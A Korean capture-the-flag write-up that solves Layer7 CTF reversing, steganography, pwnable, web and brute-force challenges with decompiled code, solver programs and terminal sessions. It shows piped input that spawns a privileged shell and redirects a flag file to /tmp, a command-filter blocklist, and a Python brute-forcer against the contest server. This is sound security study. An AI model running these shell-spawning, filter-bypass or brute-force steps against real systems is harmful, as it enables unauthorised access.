Layer7 선린 CTF 문제풀이 보고서

5unKn0wn(이태양)

[Windows] Reverse Me

가장 먼저 푼 문제이다. 이 문제는 처음 봤을 때 약간 귀찮을 것 같았으나 사실 연산을 역연산 하기보다는 그냥 게싱으로 때려 맞춘 문제이다... 맨 처음에는 mp3파일이 주어지는데 노래 제목도 로꾸꺼이다. 헥스에디터로 보면 파일의 맨 끝을 보면

```
00443E30  6E F5 52 40 B0 8C 2E 40 6E F5 52 40 B5 A7 5E 40  nõR@°Œ.@nõR@µ§^@
00443E40  6E F5 52 40 8B 8C 2E 40 6E F5 75 40 6F F5 53 40  nõR@‹Œ.@nõu@oõS@
00443E50  6E F5 56 40 A5 0A 8E 40 6E F5 51 40 8F A7 5E 40  nõV@¥.Ž@nõQ@.§^@
00443E60  6E F5 40 40 8E A7 5E 40 6E F5 52 40 B1 A7 5E 40  nõ@@Ž§^@nõR@±§^@
00443E70  6E F5 51 40 B3 A7 5E 40 6E F5 53 40 6E F5 53 40  nõQ@³§^@nõS@nõS@
00443E80  6E F5 53 13 00 94 17 00 00 00 00 00 00 24 0A  nõS..”.........$.
00443E90  0D 0D 2E 65 64 6F 6D 20 53 4F 44 20 6E 69 20 6E  ...edom SOD ni n
00443EA0  75 72 20 65 62 20 74 6F 6E 6E 61 63 20 6D 61 72  ur eb tonnac mar
00443EB0  67 6F 72 70 20 73 69 68 54 21 CD 4C 01 B8 21 CD  gorp sihT!ÍL.¸!Í
00443EC0  09 B4 00 0E BA 1F 0E 00 00 00 E8 00 00 00 00 00  .´..º.....è.....
00443ED0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00443EE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00  ..............@.
00443EF0  00 00 00 00 00 00 B8 00 00 FF FF 00 00 00 04 00  ......¸..ÿÿ.....
00443F00  00 00 03 00 90 5A 4D                           .....ZM
```

PE헤더가 거꾸로 보인다.

```
Temp.cpp
Temp                                                    (전역 범위)
1   #include <stdio.h>
2
3   int main(void) {
4       FILE* in = fopen("D:\\ReverseMe.mp3", "rb");
5       FILE* out = fopen("D:\\ReverseMe.exe", "wb");
6
7       fseek(in, 0, SEEK_END);
8       while (1) {
9           fseek(in, -1, SEEK_CUR);
10          if (!ftell(in)) break;
11          unsigned char tmp = fgetc(in);
12          fputc(tmp, out);
13          fseek(in, -1, SEEK_CUR);
14      }
15  }
16
```

소스를 짜서 추출해 주었다. (깜빡하고 fcolse안했네요ㅠ)

```
C:₩Windows₩system32₩cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:₩Users₩5unKn0wn_2>C:₩Users₩5unKn0wn_2₩Desktop₩ReverseMe.exe
input : Ebebebebe
InCorrect ..
C:₩Users₩5unKn0wn_2>
```


딸랑 input하나 입력 받는다. 이제 아이다로 보면 루프를 돌면서 여러 연산 함수를 호출하는 것을 볼 수가 있는데 사실 조금 분석하다가 게싱으로 풀게 됐다. 그 과정을 설명하자면 먼저 input에 글자 수가 8글자이므로 reversin이라는 문자열을 넣어 봤는데 맨 마지막에 값을 비교할 때 eax가 0x72659830이어야 하는데 값이 0x72658930이었던 것이다. 우연히 세 개의 글자를 한 번에 알아낼 수 있었고 중간에 0x98이어야 하는데 0x89인 것을 볼 수 있는데 여기서 이 글자는 v에 해당하는 글자이고 v의 아스키 코드 값 0x76을 0x67인 g로 넣어서 다시 해 보니 비교하는 값과 똑같이 맞아 떨어졌다. 패스워드가 rege****이라는 것을 확인하고 다시 분석을 조금 하다가 패스워드가 의미가 있는 평문일 것 같은 느낌이 들어 rege를 네이버에 검색해 보았다.

regedit이라는 연관 검색어가 보인다. regedit은 레지스트리를 볼 때 사용한다는 사실을 생각하고 이번에는 input으로 regedit!을 넣어 보았다. 이번에는 ebx가 0x64C38B40이어야 하는데 값을 보니 0x64C38B21로 되어 있다. regedit이 맞은 것이다. 뒤에 글자는 분명 특수문자일 것이라고 확신했고 ! 가 아니라서 @를 넣어 보았더니 맞았다고 한다.. 너무 야매로 푼 느낌이 있지만 쨌든 풀었다.

Key : regedit@

[Windows] Image Stegano

이미지 스테가노 문제란다. pack되어있는 박보영 사진과 packer프로그램이 주어진다. 분석해 보니 원래 스테가노 그래피 원리와 똑같은 방식으로 사진을 숨긴다. 1비트씩 숨기므로 소스를 짜서 다시 1비트씩 뽑아 주었다.




추출된 flag이미지를 보면

Flag가 나옵니다.


Key : mspaint#

[Windows] Easy Reversing

이지라는데 딱히 이지하지 않던 문제이다.



전부다 시커먼 채 저 흰 입력 칸밖에 없다. 처음에는 약간 헤멨지만 IDA로 열어서 좀 살펴보니



rol연산과 xor연산을 하며 비교하는 구간을 볼 수 있다. 요약해 보면 입력한 글자를 & 7한 값과 rol 뒤 위 테이블 값과 xor을 해 준 뒤 바로 뒤에 있는 값과 비교를 해 준다. Reversing.kr의 MetroApp과 같은 연산 및 비교 방식이다. 다만 맨 끝 글자를 NULL과 비교하는 구간이 있지 않아 노가다 좀 해야 할 것 같다. 소스를 짜면


```
Temp.cpp
Temp                                    (전역 범위)
#include <stdio.h>

int main(void) {
    FILE* out = fopen("D:\\Brute.txt", "w");
    unsigned char Table[] = { 0xA, 0xE9, 0xDA, 0xCA, 0xD, 0xE7, 0xFB, 0x52 };
    char Brute[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";

    for (int i = 0; i < sizeof(Table); i++) {
        fprintf(out, "========== %d번째 글자 ========== \n", i + 1);
        for (int j = 0; j < sizeof(Brute) - 1; j++) {
            unsigned char tmp = Brute[j];
            __asm {
                push ecx
                    movzx cl, tmp
                    and cl, 7
                    rol tmp, cl
                    pop ecx
            }
            tmp ^= Table[i];
            if ((tmp >= '0' && tmp <= '9') || (tmp >= 'A' && tmp <= 'Z') || (tmp >= 'a' && tmp <= 'z')) fprintf(out, "%c : %c \n", Brute[j], tmp);
        }
    }

    fclose(out);
}
```

이렇게 짤 수 있다. 특수문자는 없다고 가정했다. 그리고 출력된 값들을 하나하나 지워가며 추척하다 보면 TONIXUMR이라는 값이 나온다. 이 값을 가지고 이 프로그램 자체의 CRC? 비스무리한 방법으로 구한 해시 값으로 xor을 시켜주면 notepad! 라는 값이 나오게 된다.

Key : notepad!

[Windows] Raina dei !!

비가 무슨 우박처럼 내리던 문제였다. 처음에는 루틴을 찾기 힘들어서 좀 헤멨었는데 나중에 10만점을 넘기면 된다는 힌트를 보고




rand함수로 비가 내리는 위치를 지정하는데 값을 이용하는 부분인 edx에 값이 들어가지 않도록 두 바이트를 nop처리 해 주었다. 그 결과

비가 이렇게 한 쪽에서만 내리게 되고 나는 그 시간에 다른 문제를 풀고 있었다. 그렇게 10만점이 되면 플래그가 나온다.

Key : 1haterainydays


[Windows] OnlyOne

새벽에 졸리고 정신 몽롱할 때 나온 문제라 반 잠든 채로 푼 문제이다. 지금 생각해 보면 정말 간단한 문제였다.




저 sub_401200함수가 들어온 인자로 그냥 나눗셈만 하는 함수인데 보면은 둘 다 2로 나눈 나머지로


값이 같으면 0, 다르면 1로 초기화를 해 준다. xor연산과 완벽히 똑같은 연산이다. 그러면 어떤 값과 xor하는 지를 보면



layerseven이라는 문자열과 xor을 해 준다.



암호화된 파일의 내용이다. 이를 이용해서 소스를 짜 보면




키 값이 나온다.

Key : I_H4TE_X0r

[Pwnable] Meaningless

의미없는 문제이다. 서버에 접속해서 내용물을 봐 보면



meaningless, shell바이너리 파일, 그리고 flag파일이 있다. 두 파일들을 IDA로 분석해 보면 먼저 meaningless는

```
__int64 __fastcall filter(const char *a1)
{
  int v1; // ST1C_4@1
  int v2; // ST1C_4@1
  int v3; // ST1C_4@1
  int v4; // ST1C_4@1
  int v5; // ST1C_4@1
  int v6; // ST1C_4@1

  v1 = strchr(a1, ';') != 0LL;
  v2 = (strchr(a1, '$') != 0LL) + v1;
  v3 = (strchr(a1, '|') != 0LL) + v2;
  v4 = (strchr(a1, '&') != 0LL) + v3;
  v5 = (strstr(a1, "PATH") != 0LL) + v4;
  v6 = (strstr(a1, "tmp") != 0LL) + v5;
  putenv("PATH=");
  return (unsigned int)v6;
}
```

이렇게 필터에만 걸리지 않으면

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char command; // [sp+10h] [bp-410h]@1
  __int64 v6; // [sp+418h] [bp-8h]@1

  v6 = *MK_FP(__FS__, 40LL);
  __isoc99_scanf(4196643LL, &command, envp);
  if ( !(unsigned int)filter(&command) && !fork() )
    system(&command);
  return *MK_FP(__FS__, 40LL) ^ v6;
}
```

입력한 내용으로 system을 실행시켜 준다. 실행 중에는 권한이 상승해 있으므로 shell실행파일을 실행시킬 수 있다. 이제 shell을 뜯어보자. shell을 보면

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *v3; // rdi@1
  signed __int64 i; // rcx@1
  int result; // eax@5
  __int64 v6; // rbx@7
  char s1; // [sp+0h] [bp-420h]@1
  __int64 v8; // [sp+408h] [bp-18h]@1

  v8 = *MK_FP(__FS__, 40LL);
  v3 = &s1;
  for ( i = 128LL; i; --i )
  {
    *(_QWORD *)v3 = 0LL;
    v3 += 8;
  }
  puts("Do you want shell???");
  __isoc99_scanf(4196425LL, &s1);
  if ( !strcmp(&s1, "yes") )
  {
    close(1);
    execl("/bin/sh", "/bin/sh", 0LL);
    result = 0;
  }
  else
  {
    puts("You don't need shell??");
    result = puts("Why not??? :p");
  }
  v6 = *MK_FP(__FS__, 40LL) ^ v8;
  return result;
}
```

간단하게 입력으로 yes를 주면 또 쉘을 실행시켜 준다. 이 쉘은 플래그까지 볼 수 있는 권한이다.
이제 meaningless를 실행하고 ./shell을 입력하면 된다. 근데 한 가지 문제가 있다.

```
meaningless@Layer7:~$ ./meaningless
./shell
meaningless@Layer7:~$ Do you want shell???
You don't need shell??
Why not??? :p
```

shell을 실행하고 yes를 입력해야 하는데 입력하기도 전에 입력 버퍼에 있던 값 때문에 바로 엔터가 들어가게 된다. 그래서 meaningless를 실행할 때 cat으로 meaningless를 실행하면서 바로 값을 넣어 주었다.

```
meaningless@Layer7:~$ (python -c 'print "./shell"';cat)|./meaningless
Do you want shell???
```

이렇게 넣어주면 입력 버퍼에는 아무 값도 없기 때문에 정상적으로 yes를 넣어줄 수 있다. 근데 여기서 문제가 하나 더 있다. 보면 shell에서는 쉘을 띄어주기 전에 close(1)을 해 주는데 여기서 1은 파일 디스크립터로써 stdout을 의미한다. 즉 화면으로 표준 출력이 불가능 하다는 말이다. 보면

```
meaningless@Layer7:~$ (python -c 'print"./shell"';cat)|./meaningless
Do you want shell???
yes
cat flag
/bin/sh: 1: cat: not found
/bin/cat flag
/bin/cat: write error: Bad file descriptor
```

Bad file descriptor라며 출력이 되지 않는다. 그래서 출력을 화면이 아닌 또 다른 파일로 출력을 해 주었다. 일단 /tmp폴더 안에 새로운 나만의 폴더를 만든 뒤 cat 명령어로 리다이렉션을 해 주어 출력을 화면이 아닌 또 다른 파일로 출력을 하도록 했다.

```
meaningless@Layer7:~$ mkdir /tmp/5unKn0wn
meaningless@Layer7:~$ (python -c 'print "./shell"';cat)|./meaningless
Do you want shell???
yes
/bin/cat flag > /tmp/5unKn0wn/flag
exit
^C
meaningless@Layer7:~$ cat /tmp/5unKn0wn/flag
Cat is cute_Cute is cat_cat save FD!!!=^●  ∧ ●  ^=
meaningless@Layer7:~$
```

성공적으로 플래그를 얻을 수 있다.

Key : Cat is cute_Cute is cat_cat save FD!!!=^● ∨ ●^=

[Linux] echo system

에코 시스템, 출력해 준다. 바이너리를 IDA로 열어서 보면

```
1  int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2  {
3    int v3; // [sp+3Ch] [bp-24h]@7
4    FILE *v4; // [sp+5Ch] [bp-4h]@4
5
6    if ( argc != 2 )
7    {
8      printf("usage : %s argv", *argv);
9      exit(0);
10   }
11   v4 = fopen("./flag", "r");
12   if ( !v4 )
13   {
14     puts("Check flag's path..");
15     exit(0);
16   }
17   fread(&v3, 0x20u, 1u, v4);
18   puts("echo system");
19   while ( 1 )
20   {
21     printf(">>> ");
22     __isoc99_scanf("%32s", &v3);
23     printf("your input : %s\n", &v3);
24   }
25 }
```


우리의 친구 헥스레이로 한 번 뜯어보자. 내용물은 간단하다. 먼저 인자가 두 개이어야 하고 플래그 파일을 열어서 읽어 온다. 그 후에 값을 입력받는데 그 입력받는 위치가 플래그 파일을 읽어온 위치이다. 따라서 우리가 입력하는 값이 플래그를 덮어 씌우는 것이다. 입력한 값 뒤에는 항상 NULL이 붙기 때문에 덮어씌어지는 바탕에 있는 플래그는 볼 수가 없다. 그래서 조작을 해 주어야 한다. 처음에는

```
echo_system@Layer7:~$ (python -c 'print "";cat)|./echo_system 123
echo system
cat_flag
>>> your input : cat_flag
Ebebebebe
>>> your input : Ebebebebe
Do_You_Know_Sea_Giraffe???
>>> your input : Do_You_Know_Sea_Giraffe???
^C
echo_system@Layer7:~$
```

이렇게 넣어주었다. 근데 뭔가 이상하게 되지 않았다. 아무래도 NULL바이트가 들어가나 보다. 그렇게 이렇게 저렇게 헤메다가 뒤에 ;cat을 빼 주고 넣어 보았다.

```
echo_system@Layer7:~$ (python -c 'print ""')|./echo_system 123
```

이렇게 넣고 엔터를 눌렀더니



플래그를 마구 뿜어준다. ;cat이 의미하는게 뭔지 좀 더 알아봐야겠다.

Key : I_4m_V3ry_Sleepy

[Web] login

얘도 게싱으로 어쩌다가 푼 문제이다. 사실 웹은 진짜 하나도 몰라서 안 풀고 있었는데 그냥 이것저것 넣어보다가 맞게 되었다.

```
function filter($username){

   if(preg_match("/[A-Z][a-z][0-9].*/", $username)){
      $auth = true;
   }else{
      $auth = false;
   }

   return $auth;
}
```

여기서 필터링을 한다. 처음에는 필터링이래서 A-Z, a-z, 0-9라는 글자가 있으면 안 되는 줄 알았었는데 알고 보니까 A-Z, a-z, 0-9까지 모든 글자가 거기 있어야 했었던 것이다.

```
if(!filter($username)) return "Filter it";
```


저번에도 저렇게 !를 못 봐서 삽질한 적이 있었는데 똑같은 실수를 반복할 뻔했다.
쨌든 모두 포함되어야 해서 그냥 username에 Aa0을 넣고 password에는 뭘 넣을지 몰라서 아무것도 넣지 않았다. 근데 그랬더니 플래그가 나왔다.. 허무하다..

Message : flag is a52a12ec82efd713433b16aea3f32cae!


Key : a52a12ec82efd713433b16aea3f32cae

[Unknown] Pusheen_Is_Sexy


50점 치고 어려웠던 문제이다.



일단 막 글자들이 돌아 댕기는데 거기에 배경이랑 브금까지 합쳐지니까 굉장히 정신 사나웠다. 일단 소스를 먼저 보았는데 보니까 ./check.php에 POST로 무언가를 보내주는 것을 볼 수 있다. 그냥 접속해 보면



NO!!!!!!!!!!!!!!!!!라면서 아니라고 나온다. 좀 더 해 보니까 글자를 클릭하면 Collect라고 뜬다.



그렇게 네 글자를 클릭해 주면 아까 본 ./check.php에 POST로 보내주게 되는데 여기서 올바른 값을 보내줘야 플래그가 나오는거 같다. 하지만 우리에게 주어진 정보는 별로 없다. 게싱으로 SEXY, PUSH, LAYR, HEEN, SURE, PROB, NYAN 등등을 넣어 보았는데 다 틀렸다고 했다. 그래서 어찌할 방도가 없어서 그냥 파이썬으로 브루트포스 소스를 짜서 돌려주었다. 직접 http로 통신하는 소스를 짜 본거는 처음이라서 많이 헤멨었던 것 같다. 소스를 보자면

Empty.py

```
import urllib
import httplib
A = httplib.HTTPConnection('prob.layer7.kr', 80)
Table = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
for i in range(len(Table)):
    for j in range(len(Table)):
        for k in range(len(Table)):
            for l in range(len(Table)):
                param = urllib.urlencode({'collect':Table[i]+Table[j]+Table[k]+Table[l], 'add':'http://prob.layer7.kr/pusheen/'})
                A.request('POST', '/pusheen/check.php', param, { 'Content-Type' : 'application/x-www-form-urlencoded' })
                rsp = A.getresponse().read()
                if rsp[15] != 'N':
                    print 'Key is' + Table[i]+Table[j]+Table[k]+Table[l]
                    print rsp
        print Table[i]+Table[j]+Table[k]+Table[l]
```

이렇게 브루트포스 소스를 짜 주었고 이것을 실행한지 약 15시간 쯤 후에 'NYAA'라는 값이 나오게 되었고 다시 한 번 POST로

```
POST /pusheen/check.php HTTP/1.1
Host: prob.layer7.kr
Proxy-Connection: keep-alive
Content-Length: 57
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://prob.layer7.kr
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: application/x-www-form-urlencoded
Referer: http://prob.layer7.kr/pusheen/pass.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: PHPSESSID=dr1pscsp6a2guih8loh280han2

collect=NYAA&add=http%3a%2f%2fprob.layer7.kr%2fpusheen%2f
```

이 값을 보내주니 플래그가 있는 페이지로 이동하였다.

Cat is cute >o<

근데 사실 이게 정석으로 푸는게 맞는지는 모르겠다. 파이썬으로 코딩해서인지 아니면 http통신은 원래 느린 건지는 모르겠지만 문제가 나온지 얼마 안되서 푼 사람들은 도대체 어떻게 한 것인지를 모르겠다. 단순히 게싱에 성공했었던 건가..

Key : Cat is cute >0<